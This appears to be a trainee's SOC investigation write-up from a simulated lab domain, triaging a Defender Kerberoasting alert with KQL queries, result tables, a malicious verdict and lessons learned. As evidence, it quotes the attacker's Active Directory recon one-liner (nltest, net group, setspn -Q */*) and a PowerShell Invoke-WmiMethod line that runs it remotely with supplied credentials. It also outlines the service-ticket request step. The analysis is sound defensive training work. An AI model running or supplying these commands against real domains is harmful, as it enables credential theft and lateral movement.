Adversaries possessing a valid Kerberos ticket-granting ticket (TGT) may request one or more Kerberos ticket-granting service (TGS) service tickets for any SPN from a domain controller (DC).<sup>1</sup>([https://github.com/EmpireProject/Empire/blob/master/data/module\\_source/credentials/Invoke-Kerberoast.ps1](https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1))[<sup>2</sup>](<https://adsecurity.org/?p=2293>) Portions of these tickets may be encrypted with the RC4 algorithm, meaning the Kerberos 5 TGS-REP etype 23 hash of the service account associated with the SPN is used as the private key and is thus vulnerable to offline **Brute Force** attacks that may expose plaintext credentials.<sup>2</sup>(<https://adsecurity.org/?p=2293>)[<sup>1</sup>]([https://github.com/EmpireProject/Empire/blob/master/data/module\\_source/credentials/Invoke-Kerberoast.ps1](https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1)) <sup>7</sup>(<https://blog.harmj0y.net/powershell/kerberoasting-without-mimikatz/>)

This same behavior could be executed using service tickets captured from network traffic.<sup>2</sup>(<https://adsecurity.org/?p=2293>)

Cracked hashes may enable **Persistence**, **Privilege Escalation**, and **Lateral Movement** via access to **Valid Accounts**.<sup>6</sup>(<https://redsiege.com/kerberoast-slides>)

## KQL log searching

Finding the device log history that found on the windows defender alert.

Query Run query Create summary rule 100,000 (Default) Set in query

```
1 DeviceProcessEvents
2 | where DeviceName == "socsim-srv01.socsim.local"
3 | where Timestamp > datetime(2026-08-25T10:48:06Z)
4 | project Timestamp, AccountName, FileName, ProcessCommandLine,
5 | .....InitiatingProcessFileName, InitiatingProcessCommandLine
6 | sort by Timestamp asc
```

Results Query history Getting started

Events


Export Show empty columns 10668 items Search 00:06.868 Low

Filters: Add filter

|                          | Timestamp              | AccountName     | FileName       | ProcessCommandLine                       | InitiatingProcessFil... | InitiatingProc... |
|--------------------------|------------------------|-----------------|----------------|------------------------------------------|-------------------------|-------------------|
| <input type="checkbox"/> | > 30 Aug 2026 22:00... | himds           | sc.exe         | sc query                                 | himds.exe               | himds.exe         |
| <input type="checkbox"/> | > 30 Aug 2026 22:00... | himds           | conhost.exe    | conhost.exe 0xffffffff -ForceV1          | sc.exe                  | sc query          |
| <input type="checkbox"/> | > 30 Aug 2026 22:00... | system          | wsqmcons.exe   | wsqmcons.exe                             | svchost.exe             | svchost.exe       |
| <input type="checkbox"/> | > 30 Aug 2026 22:03... | system          | svchost.exe    | svchost.exe -k wsappx -p -s AppXSvc      | services.exe            | services.exe      |
| <input type="checkbox"/> | > 30 Aug 2026 22:04... | network service | MpCmdRun.exe   | "MpCmdRun.exe" GetDeviceTicket -A...     | mssmpeng.exe            | MsMpEng.e         |
| <input type="checkbox"/> | > 30 Aug 2026 22:05... | himds           | sc.exe         | sc query                                 | himds.exe               | himds.exe         |
| <input type="checkbox"/> | > 30 Aug 2026 22:05... | himds           | conhost.exe    | conhost.exe 0xffffffff -ForceV1          | sc.exe                  | sc query          |
| <input type="checkbox"/> | > 30 Aug 2026 22:10... | himds           | sc.exe         | sc query                                 | himds.exe               | himds.exe         |
| <input type="checkbox"/> | > 30 Aug 2026 22:10... | himds           | conhost.exe    | conhost.exe 0xffffffff -ForceV1          | sc.exe                  | sc query          |
| <input type="checkbox"/> | > 30 Aug 2026 22:12... | system          | svchost.exe    | svchost.exe -k wsappx -p -s AppXSvc      | services.exe            | services.exe      |
| <input type="checkbox"/> | > 30 Aug 2026 22:14... | system          | powershell.exe | powershell.exe -ExecutionPolicy AllSi... | senseir.exe             | "SenseIR.ex       |

Powershell coimmands used

```
powershell.exe -ExecutionPolicy AllSigned -NoProfile -NonInteractive -Command
"& {if ($ExecutionContext.SessionState.LanguageMode -eq 'FullLanguage')
{$OutputEncoding = [Console]::OutputEncoding = [System.Text.Encoding]::UTF8}else
{chcp 65001}; & 'C:\ProgramData\Microsoft\Windows Defender Advanced Threat
Protection\DataCollection\8839.16604910.0.16604910-
4b4c32cf9e4fab087b95ca20bf2b98182024a400\0e3d6d2d-06cc-486d-9465-
9ef3bee75444.ps1' }"
```



Checking which users executed the setspn.exe from that date range.

Query Run query Create summary

```

1 DeviceProcessEvents
2 | where Timestamp > datetime(2026-08-25T10:48:06Z)
3 | where FileName =~ "setspn.exe" or ProcessCommandLine has "setspn"
4 | project AccountName, FileName, ProcessCommandLine, Timestamp

```

Results Query history Getting started

Export Show empty columns 6 items Search 00s

Filters: Add filter

| <input checked="" type="checkbox"/> | AccountName     | FileName       | ProcessCommandLine            | Timestamp            |
|-------------------------------------|-----------------|----------------|-------------------------------|----------------------|
| <input type="checkbox"/>            | > dave.brown    | cmd.exe        | cmd.exe /c (nltest /dclist... | 1 Sep 2026 13:03:01  |
| <input type="checkbox"/>            | > dave.brown    | setspn.exe     | setspn -Q */*                 | 1 Sep 2026 13:03:30  |
| <input type="checkbox"/>            | > system        | powershell.exe | powershell.exe -Executi...    | 1 Sep 2026 13:03:00  |
| <input type="checkbox"/>            | > administrator | setspn.exe     | "setspn.exe" -a MSSQLS...     | 31 Aug 2026 19:27:12 |
| <input type="checkbox"/>            | > administrator | setspn.exe     | "setspn.exe" -a HTTP/S...     | 31 Aug 2026 19:27:14 |
| <input type="checkbox"/>            | > administrator | setspn.exe     | "setspn.exe" -a BackupS...    | 31 Aug 2026 19:27:17 |

The excuted commands used at command prompt

|                          |                    |                                                                                                              |                               |                     |
|--------------------------|--------------------|--------------------------------------------------------------------------------------------------------------|-------------------------------|---------------------|
| <input type="checkbox"/> | > dave.brown       | cmd.exe                                                                                                      | cmd.exe /c (nltest /dclist... | 1 Sep 2026 13:03:01 |
|                          | AccountName        | dave.brown                                                                                                   |                               |                     |
|                          | FileName           | cmd.exe                                                                                                      |                               |                     |
|                          | ProcessCommandLine | cmd.exe /c (nltest /dclist:socsim.local & net group "Domain Admins" /domain & net group "Domain Controllers" |                               |                     |
|                          | Timestamp          | 1 Sep 2026 13:03:01                                                                                          |                               |                     |
| <input type="checkbox"/> | > dave.brown       | setspn.exe                                                                                                   | setspn -Q */*                 | 1 Sep 2026 13:03:30 |

```

cmd.exe /c (nltest /dclist:socsim.local & net group "Domain Admins" /domain &
net group "Domain Controllers" /domain & setspn -Q */* & net accounts /domain)
> C:\Windows\Temp\recon.txt 2>&1

```

Attacks used this PowerShell script

```

powershell.exe -ExecutionPolicy Bypass -C "$sec=ConvertTo-SecureString
'*****' -AsPlainText -Force; $cred=New-Object
System.Management.Automation.PSCredential('SOCSIM\dave.brown',$sec); Invoke-
WmiMethod -ComputerName SOCSIM-SRV02 -Credential $cred -Class Win32_Process -
Name Create -ArgumentList 'cmd.exe /c (nltest /dclist:socsim.local & net group
\"Domain Admins\" /domain & net group \"Domain Controllers\" /domain & setspn -
Q */* & net accounts /domain) > C:\Windows\Temp\recon.txt 2>&1'"

```



Information on devices linked to this alert.

socsim-srv01.socsim.local

Advanced hunting > socsim-srv01

socsim-srv01

■■■ No known risks

■■■■ Criticality: None

View in map

Device view

Overview

Incidents and alerts

Timeline

Configuration management

Security recommendations

Inventories

Discovered vulnerabilities

Missing KBs

Security baselines

VM details

Category

Computers and Mobile

Type

Server

Subtype

Server

Discovery sources

Domain

socsim.local

OS

Windows Server 2022 64-bit (Build 20348.4529)

SAM name

-

Security operations

Full

Health state

Inactive

Excluded

Yes (vulnerability management)

Data sensitivity

None

IP addresses

Private: 172.31.6.234  
Public: 16.176.160.187  
[See IP addresses info](#)

MAC address

02-DB-18-1E-60-73

First seen

25 Aug 2026 20:48:15

Last seen

26 Aug 2026

Onboarding status

Active alerts (Last 180 days)

No active alerts or incidents

Security assessments

0 active security recommendations

Logged on users (Last 30 days)

0 logged on users

There were no logged on users during the given time range

Device health status

dclist:socsim.local

```
cmd.exe /c (nltest /dclist:socsim.local & net group "Domain Admins" /domain & net group "Domain Controllers" /domain & setspn -Q */* & net accounts /domain) > C:\Windows\Temp\recon.txt 2>&1
```

Query

Run query

```
1 DeviceProcessEvents
2 | where Timestamp > datetime(2026-08-25T10:48:06Z)
3 | where FileName == "setspn.exe" or ProcessCommandLine has "setspn"
4 | distinct DeviceName, DeviceId
```

Results

Query history

Getting started

Export

Show empty columns

Filters: 

Add filter

DeviceName

DeviceId

>

socsim-srv02.socsim.local

2f85e58eddd775326...

>

socsim-srv01.socsim.local

a5c3a9a41a9283a0f8...

>

socsim-dc.socsim.local

7a0f54f0021cca2bb1...

Export

Show empty columns

Filters: 

Add filter

| <div>Timestamp</div>                                                 | <div>DeviceName</div>     | <div>MacAddress</div> | <div>IPAddress</div> | <div>NetworkAdapterType</div> |
|----------------------------------------------------------------------|---------------------------|-----------------------|----------------------|-------------------------------|
| <div><div><div></div><div>&gt;</div></div>15 Sep 2026 12:10...</div> | socsim-srv02.socsim.local | 02-28-A4-3E-23-83     | 172.31.11.176        | Ethernet                      |
| <div><div><div></div><div>&gt;</div></div>15 Sep 2026 12:48...</div> | socsim-dc.socsim.local    | 02-AE-A3-FB-F9-27     | 172.31.10.154        | Ethernet                      |
| <div><div><div></div><div>&gt;</div></div>15 Sep 2026 12:09...</div> | socsim-srv01.socsim.local | 02-99-EB-3A-B2-DB     | 172.31.6.185         | Ethernet                      |
| <div><div><div></div><div>&gt;</div></div>31 Aug 2026 19:24...</div> | socsim-dc.socsim.local    | 02-56-3E-CC-9E-1D     | 172.31.13.49         | Ethernet                      |
| <div><div><div></div><div>&gt;</div></div>31 Aug 2026 18:43...</div> | socsim-srv01.socsim.local | 02-41-02-AE-E0-E5     | 172.31.10.124        | Ethernet                      |
| <div><div><div></div><div>&gt;</div></div>26 Aug 2026 01:03...</div> | socsim-srv02.socsim.local | 02-C9-6D-42-00-99     | 172.31.2.235         | Ethernet                      |
| <div><div><div></div><div>&gt;</div></div>26 Aug 2026 01:03...</div> | socsim-srv01.socsim.local | 02-DB-18-1E-60-73     | 172.31.6.234         | Ethernet                      |
| <div><div><div></div><div>&gt;</div></div>31 Aug 2026 19:01...</div> | socsim-srv02.socsim.local | 02-0B-CC-60-38-D9     | 172.31.2.240         | Ethernet                      |

## cmd.exe initiated kerberoasting using setspn.exe

Mitre techniques

T1558.003: Kerberoasting

Initiating process

⚙️ [4036] **cmd.exe** /c (nltest /dclist: & net group "Domain Admins" ...

Command line

"cmd.EXE" /c (nltest /dclist: & net group "Domain Admins" /domain & net group "Domain Controllers" /domain & setspn -Q \*/\* & net

Process id

4036

Execution details

Token elevation: Default, Integrity level: System

Image file path

C:\Windows\System32\cmd.exe

Image file SHA1

bc2820b5ee7b43c172005b66546f12316de8c081

Image file creation time

10 Jul 2025 06:13:00

Image file last modification time

10 Jul 2025 06:13:00

Mitre techniques

T1558.003: Kerberoasting

PE metadata

📄 **cmd.exe**

User

👤 **NT AUTHORITY\SYSTEM**

Referenced in commandline

📄 **svcdiag\_survey.txt**

Executed tool

[5920] **setspn.exe** setspn -Q \*/\*

Command line

setspn -Q \*/\*

Process id

5920

Creation time

26 Aug 2026 00:52:19

Execution details

Token elevation: Default, Integrity level: System

Image file path

C:\Windows\System32\setspn.exe

Image file SHA1

a2da437b049a67474d61e7c0993b74aa09837e99

Image file creation time

8 May 2021 18:14:50

Image file last modification time

8 May 2021 18:14:50

Mitre techniques

T1558.003: Kerberoasting

PE metadata

**setspn.exe**

User

**NT AUTHORITY\SYS...**

Was the [ ] activity successful?

- ☒ Yes
- ☐ No
- ☐ Unknown

Verdict

- ☒ Malicious
- ☐ Non-malicious
- ☐ Suspicious — requires further investigation

Justification:

The High-severity alert "Potential Kerberoasting activity" fired on socsim-srv01 (172.31.6.234). It fired when `cmd.exe`, running as SYSTEM, started `setspn -Q */*` as part of this command:

```
"cmd.EXE" /c (nltest /dclist: & net group "Domain Admins" /domain & net group "Domain Controllers" /domain & setspn -Q */* & net accounts /domain) > C:\Windows\TEMP\svcdiag_survey.txt 2>&1
```

- **What it collected:** In one line, the command listed the domain controllers, the members of Domain Admins and Domain Controllers, every SPN in the domain and the domain password policy. All of it was saved to a file in the Temp folder.
- **It ran three times:** 25/8 at 22:55 and 23:20, and 26/8 at 00:52. The child processes were created each time, so Defender detected the commands but didn't block them.
- **Service tickets were requested:** 58 seconds after the last run, SYSTEM ran the hidden script `svcupd.ps1` with `-ExecutionPolicy Bypass`. PowerShell content captured in the timeline calls `KerberosRequestorSecurityToken` on each SPN, which requests a Kerberos service ticket. It logs the results to `C:\Windows\Temp\svccache\tickets.txt`, the same folder the script is in.
- **Wider activity:** The same recon command was run as dave.brown on 1 Sep. One second before that, SYSTEM used `Invoke-WmiMethod` to launch it on SOCSIM-SRV02.

This matches T1558.003 (Kerberoasting): first list the SPNs, then request service tickets for them.

---

### 3. Investigation Steps

1. Process and Alert timeline - started with the triggers
2. Gathering all my notes and just gather as much as I can on executed commands used by the attacker
3. KQL onsetspn.exe that associated users, device names and IP addresses

### Queries Used

```
// Paste queries here

AlertEvidence
| where AlertId == "da1712631f-3404-43b0-8e5f-9e7ce03198d6_1"

DeviceProcessEvents
| where DeviceName == "socsim-srv01.socsim.local"
| where Timestamp > datetime(2026-08-25T10:48:06Z)
| project Timestamp, AccountName, FileName, ProcessCommandLine,
  InitiatingProcessFileName, InitiatingProcessCommandLine
| sort by Timestamp asc

DeviceProcessEvents
```

```
| where Timestamp > datetime(2026-08-25T10:48:06Z)
| where FileName =~ "setspn.exe" or ProcessCommandLine has "setspn"
| project AccountName, FileName, ProcessCommandLine
```

#### DeviceProcessEvents

```
| where Timestamp > datetime(2026-08-25T10:48:06Z)
| where FileName =~ "setspn.exe" or ProcessCommandLine has "setspn"
| project AccountName, FileName, ProcessCommandLine, Timestamp
```

```
| where Timestamp > datetime(2026-08-25T10:48:06Z)
| where FileName =~ "setspn.exe" or ProcessCommandLine has "setspn"
| where DeviceName contains "SOCSIM-DC.socsim.local"
| project AccountName, FileName, ProcessCommandLine, Timestamp
```

#### `AlertEvidence`

```
`| where AlertId == "da1712631f-3404-43b0-8e5f-9e7ce03198d6_1"`
`| where isnotempty(ProcessCommandLine)`
`| project Timestamp, DeviceName, AccountName, ProcessCommandLine`
```

#### DeviceProcessEvents

```
| where Timestamp > datetime(2026-08-25T10:48:06Z)
| where FileName =~ "setspn.exe" or ProcessCommandLine has "setspn"
| distinct DeviceName, DeviceId
```

#### DeviceProcessEvents

```
| where Timestamp > datetime(2026-08-25T10:48:06Z)=
| where FileName =~ "setspn.exe" or ProcessCommandLine has "setspn"
| distinct DeviceName, DeviceId
```

#### DeviceFileEvents

```
| where Timestamp > datetime(2026-08-25T10:48:06Z)
| where FolderPath has "recon.txt" or FileName =~ "recon.txt"
| project Timestamp, DeviceName, ActionType, FolderPath,
InitiatingProcessFileName, InitiatingProcessCommandLine
```

```
let SetspnDevices =
```

```
    DeviceProcessEvents
```

```
    | where Timestamp > datetime(2026-08-25T10:48:06Z)
```

```
    | where FileName =~ "setspn.exe" or ProcessCommandLine has "setspn"
```

```
    | distinct DeviceName;
```

#### DeviceNetworkInfo

```
| where DeviceName in (SetspnDevices)
```

```
| summarize arg_max(Timestamp, *) by DeviceName, MacAddress
```

```
| mv-expand parse_json(IPAddresses)
```

```
| extend IPAddress = tostring(IPAddresses.IPAddress)
```

```
| where IPAddress != "127.0.0.1" and IPAddress !startswith "fe80"
```

```
| project Timestamp, DeviceName, MacAddress, IPAddress, NetworkAdapterType,
```

```
let MyAlert = "da1712631f-3404-43b0-8e5f-9e7ce03198d6_1";
```

```
let MyAccounts =
```

```
    AlertEvidence
```

```
    | where AlertId == MyAlert
```

```
| where isnotempty(AccountName)
| distinct AccountName;
AlertEvidence
| where AccountName in (MyAccounts)
| where AlertId != MyAlert
| distinct AlertId, AccountName
| join kind=inner AlertInfo on AlertId
| project Timestamp, AlertId, Title, Severity, Category, AccountName
| sort by Timestamp asc
```

---

## 4. Categorisation

- ☒ **True Positive** — malicious activity confirmed
- ☐ **Benign True Positive** — alert fired correctly, activity is legitimate
- ☐ **False Positive** — alert fired incorrectly, rule needs review

---

## 5. Recommended Actions

### Escalation:

- ☐ **Urgent** — phone call required
- ☐ **Non-urgent** — email sufficient
- ☐ **No escalation required**

### Containment / Next Steps:

Based on the alert notes recommendations:

### A. Check if the alert is real

1. Find the program that caused the alert. Look at which program started it and what it was doing.
2. Ask the person who owns the computer if they expected this activity.
3. Check the files: how common they are, where they are saved, and whether they have a trusted digital signature.
4. Look at what else happened on the computer around the time of the alert.
5. Send any important files for a deeper scan and see what they do.

### B. Find out how big the problem is

1. Look for other alerts or activity on the same computer. Check the incident graph to see if they are part of a bigger attack.
2. Look for programs that shouldn't be running. Check any suspicious files (how common they are, where they are saved, and whether they are signed) and send them for a deeper scan.
3. See what other computers, IP addresses and websites this computer has been talking to. Ask the owners about anything unusual, and check whether the websites are known to be safe or dangerous.

## C. Stop the attack and limit the damage

1. If any affected computer is doing something it shouldn't, cut it off from the network so the attack can't spread.
2. Stop any suspicious programs.
3. Turn off hacked accounts or change their passwords.
4. Block the bad IP addresses and websites.
5. Install the latest security updates.

## D. Get help

Contact your incident response team or Microsoft support to help investigate and fix the problem.

### Alert Tuning:

☒ Tune recommended —

☐ No tuning required

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## 6. Lessons Learned

- The overwhelming of logs overloaded my brain on where to look at. Once i practice in SOC analysing, its easy to find the right information
- Gathered as much random notes as I can without structure - It look me a long time to gather notes that require more practice
- Al most of my KQL commands - also learning them as a go but would like to write it up manually one day
- This alert was difficult as I'm based on evidence and assuming they cracked the file and stole Active director credentials
- A process map would be easy for this alert - More like draw out a layout map to track the attacker

- since this attacker is suspicious - we won't know for sure
  - Keep practicing with my mentor overtime
- 

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